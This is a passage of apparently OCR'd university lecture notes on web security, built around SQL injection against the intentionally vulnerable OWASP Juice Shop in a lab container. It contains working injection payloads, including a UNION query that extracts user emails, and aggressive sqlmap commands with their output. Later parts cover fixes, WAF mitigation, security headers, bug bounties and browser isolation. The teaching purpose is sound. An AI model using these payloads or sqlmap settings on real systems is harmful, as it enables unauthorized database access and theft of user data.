SELECT * FROM products WHERE name LIKE '%{query}%';
```


How do we verify that this is the case?

- Let's get something by adding `apple' OR '1' = '1`
  `/rest/products/search?q=apple' OR '1' = '1`

But this should give us all the data. Because if the query is like we guessed it will return everything in the table.

- At this point, you need to play with the query a bit to figure out how it's built, but to make it faster, I'll tell you that it ends with two `))`[12], and that's why it didn't work.
- So, we close the query and see what happens:
  `/rest/products/search?q=apple')) OR '1' = '1';--`

Now'were talking!



Let's try something called a UNION attack. We won't go into much detail, but the idea is the following:

1. The UNION operator is used to combine the data from the result of two or more SELECT command queries into a single result set
2. If you can inject an SQL statement to a SELECT query for table A, you can use UNION to retrieve data from entirely different tables!
   a. The problem is figuring **out how many columns are returned** from the original query!

That's why this won't work:
`/rest/product/search?q=apple')) UNION SELECT 1,1;--`

but go ahead and try to guess the number of columns![13]
`/rest/products/search?q=apple')) UNION SELECT 1,1,1,1,1,1,1,1,1;--`

Now that you know the number of columns, you can try to select data from another table instead of selecting just 1s.

- you need to guess the table and column names

[12] code look like in this case
[13] you can play with it on DB Fiddle

- but usually, you store users in the table “users” and their emails in the “email” column… You get the gist!

Let’s jump ahead a bit and see what users we have in the application
`/rest/products/search?q=apple')) UNION SELECT email,1,1,1,1,1,1,1,1 FROM users;--`

1.

Recap: SQL Injection (**SQLi**) is a vulnerability where an attacker is able to inject crafted SQL into server's SQL queries. SQLi happens because of incorrect input sanitization and wrong usage of the SQL drivers.

1. Never use string interpolation when building SQL queries with untrusted inputs.
   a. Use query arguments from your database driver.
      i. Java
      ii. Python
   b. `cursor.execute("INSERT INTO table VALUES (%s, %s)", (var1, var2))`
2. Handle your errors gracefully!
   a. Never expose the internals of the system to the user
   b. Never show raw SQL queries!!
   c. Have vague but reasonable error messages
   d. You can add more details to the logs.

Automating SQL Injection

Now go to your containers! We will use **sqlmap**[14]. SQLmap is an open-source penetration testing tool designed to detect and exploit SQL injection vulnerabilities in web applications. It automates the process of identifying and exploiting these vulnerabilities to interact with back-end databases.

Let's go back to the first endpoint we tried:
CTU: Docker container. SCL: class12 container.

```
sqlmap -u "http://juiceshop:3000/rest/user/login"
--data="email=test@test.com&password=test" --batch --ignore-code 401 --level=5
--risk=3
```

- --level=5 is the depth of testing, use parameters, user agents, and others, 5 is the most
- --risk=3 is the aggressiveness of the test, 3 might break the host
- optionally, one can use --dump-all, which will attempt to dump the whole database

[14] https://github.com/sqlmapproject/sqlmap

```
[13:35:00] [INFO] checking if the injection point on POST parameter 'email' is a false positive
POST parameter 'email' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 571 HTTP(s) requests:
---
Parameter: email (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: email=test@test.com' OR NOT 8068=8068-- wZfk&password=test

    Type: time-based blind
    Title: SQLite > 2.0 OR time-based blind (heavy query)
    Payload: email=test@test.com' OR 1370=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2))))-- wtRk&password=test
---
[13:35:00] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
```

We see that the "email" parameter is vulnerable.

By the way, Sqlmap made 371 requests to the server...

```
[13:35:00] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 371 times, 500 (Internal Server Error) - 191 times
```

CTU: Docker container. SCL: class12 container.

```
sqlmap -u "http://juiceshop:3000/rest/products/search?q=juice" --dbms=sqlite
--level=5 --risk=3 --tamper=space2comment
```

Mitigating & Fixing Vulnerabilities (17:25, 20m)

Goal: To understand what to do when running untrusted web applications.

Fixing the code. *(You can try this, but we will not do it here).*

Mitigating

Try to limit the impact of the *vulnerable code.*


Sandboxing

Sandbox your applications if you can:

- Linux namespaces
  - kernel feature to separate processes from each other
- Virtual Machines
  - virtualize the whole operating system
- WebAssembly *(WASM)*
  - binary format designed for sandboxed applications

Reverse proxy

Using a reverse proxy in front of vulnerable applications to scan traffic and limit attack surface by instructing browsers what to allow and not to.



Web Application Firewall[15]

- It stands in front of your application and analyzes traffic.

Now, go to your containers and we will show how WAF (Web Application Firewall) can protect vulnerable service!

Example will be with OWASP Coraza WAF[16] running in front of the Juice Shop as part of the Reverse Proxy Caddy[17].

We deployed everything for you in the CTU / StratoCyberLab network.

- Juice Shop is running as **juiceshop:3000**
- Caddy with installed Coraza is then running on **protected-juiceshop:80**

To verify that I'm not lying to you:
CTU: Docker container. SCL: class12 container.

```
curl protected-juiceshop:80 > protected
curl juiceshop:3000 > plain
diff protected plain
```

Request to Caddy with a simple working query
CTU: Docker container. SCL: class12 container.

[15] More in detail how it works here and open source implementation recommended by OWASP for example here.
[16] https://github.com/corazawaf/coraza
[17] https://github.com/caddyserver/caddy

```
curl -I http:/protected-juiceshop:80/rest/products/search?q=apple
```

We get `HTTP 200 OK`

Now we try SQLi from the previous examples with union attacks
CTU: Docker container. SCL: class12 container.

```
curl -I
http://protected-juiceshop:80/rest/products/search\?q\=apple%27\)\)%20UNION%20SELECT%20email,1,1,1,1,1,1,1,1%20FROM%20users\;--
```

and we get `HTTP 403 Forbidden`!

The same request that bypasses Caddy and goes directly to Juice Shop
CTU: Docker container. SCL: class12 container.

```
curl -I
http://juiceshop:3000/rest/products/search\?q\=apple%27\)\)%20UNION%20SELECT%20email,1,1,1,1,1,1,1,1%20FROM%20users\;--
```

We get `HTTP 200 OK`, and with that, all the data that we wanted

Headers

Set the following headers so that browsers restrict APIs that your app can access:

- X-Frame-Options
  - do not allow running in an iframe
- Content-Security-Policy
  - set policies on what resources (JS, images, content..) are allowed from which origins
  - this one can effectively mitigate XSS issues
  - you can allow only "trusted" JS -> compute hashes and allow only code with that hash
  - you can disable inline JS
  - `Content-Security-Policy: default-src 'self'; script-src 'self'; object-src 'none'; style-src 'self'; img-src 'self' data:;`
- CORS
  - does not allow client-side communication between different origins
- HTTP Only Cookies
  - prevent JavaScript from reading cookies

Recap: Web Application Firewalls and correct Security Headers can help you with protecting your application and can mitigate impact of some vulnerabilities.

You should never rely on them as the only measure, always fix your code if possible!

Side Dish: Bug Bounties

Companies offer money to hackers to find bugs.


- ethical/white hat hacking
- https://yeswehack.com/programs
- https://www.hackerrank.com/
- https://www.bugcrowd.com/
- https://www.hackerone.com/
- EU has a bug bounty program for open-source projects
- Google bug bounty program
- Mozilla
- in Czechia, for example, Seznam, T-Mobile, and others can be found by accessing /.well-known/security.txt
    - recap: how would you google for this?
    - inurl:/.well-known/security.txt


Vulnerability Disclosure Programs

- companies do not offer money but will accept vulnerability disclosures
    - because there are no $$$ not many people try to find vulnerabilities
        - less competition and more bugs!
        - great place to learn and find things
- if you're successful, companies with VDPs might invite you to their private bug bounty programs

Whereas some offer money for finding bugs in their software, other companies offer money to buy exploits for third-party software.

- NSO authors of Pegasus
- Zerodium specifically buying zero-days
- + tons of other people on the dark web





Side Dish: Browser Security

Goal: To have a high-level overview of what Internet Browsers are under the hood and have a basic understanding of how browser extensions work.

What is an Internet Browser? And what does it do?

- The simplest idea - “go to this server, fetch a few files, and show what they say.”
  - easy -> so just render a *few lines* and *objects like this* according to *these static instructions*
- everything gets messy when you allow **execution of untrusted code** - JavaScript
  - most of the modern websites will not work completely when you disable JavaScript

How big of a problem that is?

- imagine that you would pick up a phone and call *any* stranger and tell them “hey, come to my home and bring any animal you want.”
  - this person could be a wonderful grandma with a cute hamster
  - ...but they also could end up being a drunk hobo
    - ...that has kleptomania
    - ...and they bring a tiger
      - ...with a machine gun
- ... so the person with the tiger but just *waaaaaay worse*

The point is that some websites look awesome, and they show you cute pictures of cats, but some will try to actively exploit you and steal your data.

Why is that important:

- in the same browser where you log in to your bank, you first open a link to Google without much of a thought
  - both of these execute *some* code, and both of these leave traces in your browser and system
- browsers need to be able to perfectly isolate websites from each other and execute untrusted code safely


Browsers are **one of the most critical applications**/systems that we use and rely on every day [18].

[18] What has more lines of code? Linux Kernel or Chromium/Firefox?

- ~34M LoC Linux Kernel
- ~28M LoC for Chromium
- ~28M LoC for Firefox

Browser Architecture

"It's nearly impossible to build a rendering engine that never crashes or hangs. It's also nearly impossible to build a rendering engine that is perfectly secure. " Chromium Design Team
Key idea - as much isolation as possible.
In Chromium[19], there are many processes for different parts[20]:



There are multiple ideas behind this solution:

- availability - one crashed tab/website should not break functionality for everyone
- security - isolating sites to separate processes proves significantly better security

Separating tabs and websites to separate processes helps to enforce Same-Origin Policy

- same-origin policy is a security mechanism that enforces that any script can interact only with elements/data on its own origin
    - in other words - "stuff on website a.com should be able to interact only with different stuff on a.com and not on b.com"

Origin is defined by the following tuple: (protocol, port, and host).

- https://hello.com has a different origin than http://hello.com, and they can't interact with each other

-> You can check the origin of the website by going to Developer Tools -> Console and writing:
`window.origin`

What is the most dangerous part of "displaying a website"?

[19] We talk about Chromium here, but the designs of Mozilla Firefox are based on similar ideas, you can read more about them here.
[20] Each website and even each iframe has its own process

- Rendering -> JS and other code is executed there.

-> That's why all rendering processes are running in the sandbox
The rendering process never has direct access to system resources:

- such as networking, disk access[21]
- access is only through other Chromium services
- each access is checked if its allowed
- this limits *blast radius* of malicious tab
- processes communicate using inter-process communication such as sockets or pipes

Browser Extensions

How do browser extensions work?

- they can inject arbitrary JS into the website you're viewing
  - chrome.scripting API and then an example of a scripting extension
  - when you inject JS into a website, you're running under its origin
    - what does it mean? What rights does this give you?
      - access to local storage
      - running with website authority
- or they can hijack traffic
  - that's *(partially)* how Ad Blockers work

Extensions need to ask for permissions to do that - see permission list - but who reads them, right? *Accept and care no more.*
While extensions are useful, one must be careful what they install them! A Browser extension is a powerful weapon.

Class Feedback

By giving us feedback after each class,
we can make the next class even better!

bit.ly/BSYFeedback

[21] There's a lot to say and it's a deep rabbit hole - good resources to find out more are:

- blog series Inside look at modern web browser - presents high level overview of how Chromium works
  - I highly recommend it!
- Chromium Design Document - technical deep dive into how Chromium works
- Berkley/Standford paper on *The Security Architecture of the Chromium Browser*